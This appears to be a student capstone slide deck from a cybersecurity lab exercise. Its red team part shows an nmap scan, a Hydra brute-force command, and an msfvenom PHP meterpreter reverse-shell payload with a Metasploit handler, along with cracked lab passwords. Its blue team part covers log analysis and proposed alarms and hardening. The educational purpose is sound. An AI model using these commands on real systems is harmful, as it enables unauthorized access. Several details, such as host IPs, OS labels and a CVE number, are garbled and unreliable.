# Capstone Engagement

## Assessment, Analysis, and Hardening of a Vulnerable System


Created by: Matthew Bardy

# Table of Contents

This document contains the following sections:

# Network Topology

# Network Topology




**Network**
Address Range:
Netmask:
Gateway:

**Machines**
IPv4: 75.164.128.156
OS: iOs
Hostname: Matt Bardy MBP

IPv4: 192.168.1.105
OS: Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Windows
Hostname: Capstone

IPv4: 192.168.1.1
OS: Windows
Hostname: ELK

# **Red Team**
# Security Assessment

# Recon: Describing the Target

Nmap identified the following hosts on the network:

| Hostname | IP Address | Role on Network |
|---|---|---|
| Microsoft | 192.168.1.1 | The role of this host is the HTTP server where the secret_folder exists. |
| Intel Corporate | 192.168.1.100 | The role of this host is where the WAP vulnerability exists. |
| Apache 2.4.29 (Windows) | 192.168.1.105 | The role of this network is the webdav server where the PHP vulnerability exists. (Blue Team) |
| Kali Linux | 192.168.1.90 | The role of this network was the attacker (Red Team) |

# Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

| Vulnerability | Description | Impact |
|---|---|---|
| ***Use the CVE number if it exists. Otherwise, use the common name.*** | ***Describe the vulnerability.*** | ***Describe what this vulnerability allows the attacker to do.*** |
| HTTP Port 80 Exploit | Port 80/443 HTTP Request Exploit | ***Allows attacker to gain access via HTTP protocol itself or HTTP application vulnerability.*** |
| Hydra Exploit | THC Hydra Brute Force Password Cracking Exploit | ***Allows attacker to crack passwords using a brute force attack.*** |
| CVE-2000-402 | Microsoft SQL Server Payload Exploit | PHP Reverse Shell Payload allows the attacker to gain access to the webdav server. |

# Exploitation: Apache 2.4.29 Port 80 HTTP

01

**Tools & Processes**
After running an nmap scan of the server IP I found that port 80 (HTTP) was open.

02

**Achievements**
By having this vulnerability, I was able to gain access to the server database via HTTP by entering the IP address into a web browser.

03

nmap 192. 168.1.0/24

# Exploitation: Hydra

01

**Tools & Processes**

After locating the secret folder I was asked to log in with a username and password with a hint of “For ashton’s eyes only.”

After unzipping the rockyou.txt file I ran a Hydra exploit to identify the password for the user name ashton.


02

**Achievements**

I was successful in identifying the password of “leopoldo”.

03

Hydra –l ashton –P /usr/share/wordlists/rockyou.txt –s 80 –f –vV 192.168.1.105 http-get /company_folders/secret_folder



# Exploitation: PHP Reverse Shell Payload

01

**Tools & Processes**

After locating the WebDev log in credentials via Hydra I was then able to execute a PHP Reverse Shell Payload using msfvenom to set up the reverse shell and then msfconsole and meterpreter to complete the exploit.

The processes included a series of commands so set up the exploit including creating the payload and reverse tcp file. Setting the LHOST to the target server IP address and running the PHP file exploit.

02

**Achievements**

I was able to run the exploit and place the shell.php file into the proper directory.

Using the user ryan's log in and password (linux4u) I was able to activate the shell.php file and confirm that it worked.

From there I was able to navigate my way to the flag.txt file to complete the exploit mission.

03


```
Msfvenom –p
php/meterpreter/reverse_tcp
lhost=192.168.1.90
lport=4444 >> shell.php

msfconsole
use exploit/multi/handler
set payload
php/meterpreter/reverse_tcp
show options
set LHOST 192.168.1.90
exploit
```

# **Blue Team**
# Log Analysis and Attack Characterization

# Analysis: Identifying the Port Scan

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the port scan occur?
- How many packets were sent, and from which IP?
- What indicates that this was a port scan?




The port scan took place between 3:15 pm and 3:30 pm.


There were a total of 1,094,940 packets sent from 192.168.1.90.

I can tell this was the port scan because it's the first set of data on the time stamp between the two IP addresses.

# Analysis: Finding the Request for the Hidden Directory

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- What time did the request occur? How many requests were made?
- Which files were requested? What did they contain?




There were a total of 151,947 requests made between 2:58:20 pm and 3:26:45 pm from the following 2 IP addresses:


Source IP: 192.168.1.90
Destination IP: 192.168.1.105

The files requested were HTTP files containing the password instructions hidden in the secret directory.

# Analysis: Uncovering the Brute Force Attack

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made in the attack?
- How many requests had been made before the attacker discovered the password?





When analyzing the Hydra data there were 151,947 requests.

There were a total of 151,947 requests made before the attacker discovered the password. His last attempt was the successful attempt.

# Analysis: Finding the WebDAV Connection

Answer the following questions in bullet points under the screenshot if space allows. Otherwise, add the answers to speaker notes.

- How many requests were made to this directory?
- Which files were requested?




When reviewing the analysis of the WebDev connection I found that 1,119,299 requests were made.

The files requested were HTTP files containing passwords and log in credentials for the WebDAV server and create connection.

# **Blue Team**
# Proposed Alarms and Mitigation Strategies

# Mitigation: Blocking the Port Scan

## Alarm

What kind of alarm can be set to detect future port scans?

***A high alert alarm sent directly to top of commands email anytime a nmap scan is detected.***

What threshold would you set to activate this alarm?

***Each and every time an occurrence takes place the alarm should activate.***

## System Hardening

What configurations can be set on the host to mitigate port scans?

***You can conduct your own internal port scan to determine holes in your network. You can also install a stronger Firewall or utilize TCP Wrappers.***

Describe the solution. If possible, provide required command lines.

***nmap "Destination_IP_Address"***

# Mitigation: Finding the Request for the Hidden Directory

## Alarm

What kind of alarm can be set to detect future unauthorized access?

*I would set an alarm to detect requests to the /company_folders/secret_folder folder.*

What threshold would you set to activate this alarm?

*Because of the fact it is a secret folder, I would set the threshold to be anytime a request is made.*

## System Hardening

What configuration can be set on the host to block unwanted access?

*You can start by strengthening your Firewall to restrict the chance of an attack by establishing a failed login lockout protocol.*

Describe the solution. If possible, provide required command lines.

*Anytime the log in fails 3x the user is instantly locked out until the system administrator is able to unlock them.*

# Mitigation: Preventing Brute Force Attacks

## Alarm

What kind of alarm can be set to detect future brute force attacks?

*I would set an alarm for HTTP Requests to the secret_folder.*

What threshold would you set to activate this alarm?

*Since this is a folder that is intended to remain highly confidential, I would set an alert to fire anytime a login request is made.*

## System Hardening

What configuration can be set on the host to block brute force attacks?

*Locking Accounts after a failed login attempt would be the first step. If using a form fill you could use CAPTCHA. You could also employ 2-Factor Authentication.*

Describe the solution. If possible, provide the required command line(s).

*The solution is a failed login lockout protocol and implementing 2-Factor Authentication for accessing folders on the server.*

# Mitigation: Detecting the WebDAV Connection

## Alarm

What kind of alarm can be set to detect future access to this directory?

***Since the nature of WebDAV is to add capabilities for authorized users to remotely add and manage the content of a web server, I would create an alert monitoring any unusual packet requests.***

What threshold would you set to activate this alarm?

***I would set this alert to high priority anytime the threshold of 3 was exceeded.***

## System Hardening

What configuration can be set on the host to control access?

***A configuration to Apache giving the user root access can be set to control access.***

***You can also add authentication to WebDAV called digest authentication which is more powerful when combined with HTTP.***

Describe the solution. If possible, provide the required command line(s).

***If you do not need IIS running, look at removing access to WebDAV Connection all together.***

# Mitigation: Identifying Reverse Shell Uploads

## Alarm

What kind of alarm can be set to detect future file uploads?

***A Vulnerability Alert for any HTTP attempts to upload a Shell file or any file with a Shell file extension.***

What threshold would you set to activate this alarm?

***Because of the severity of this type of attack the threshold would be any attempt. Therefore, the threshold will be anything greater than 0. With immediate alert email sent to CIO and Sysadmin for response.***

## System Hardening

What configuration can be set on the host to block file uploads?

***You could store the uploaded files in a folder that is configured as inaccessible using the web server configuration. Placing uploaded the files to a level above the web root folder making them inaccessible from the web itself. The result is one that even if an attacker were able to upload a shell, the attacker wouldn't be able to access it.***

Describe the solution. If possible, provide the required command line.

1. ***Require two factor authentication for all file uploads.***
2. ***Store uploaded files in a location not accessible from the web.***
3. ***Examine each piece of code that can be used to upload files to make sure that the move_uploaded_files function will not be executed unless the script is accessed by a valid authenticated user.***


The End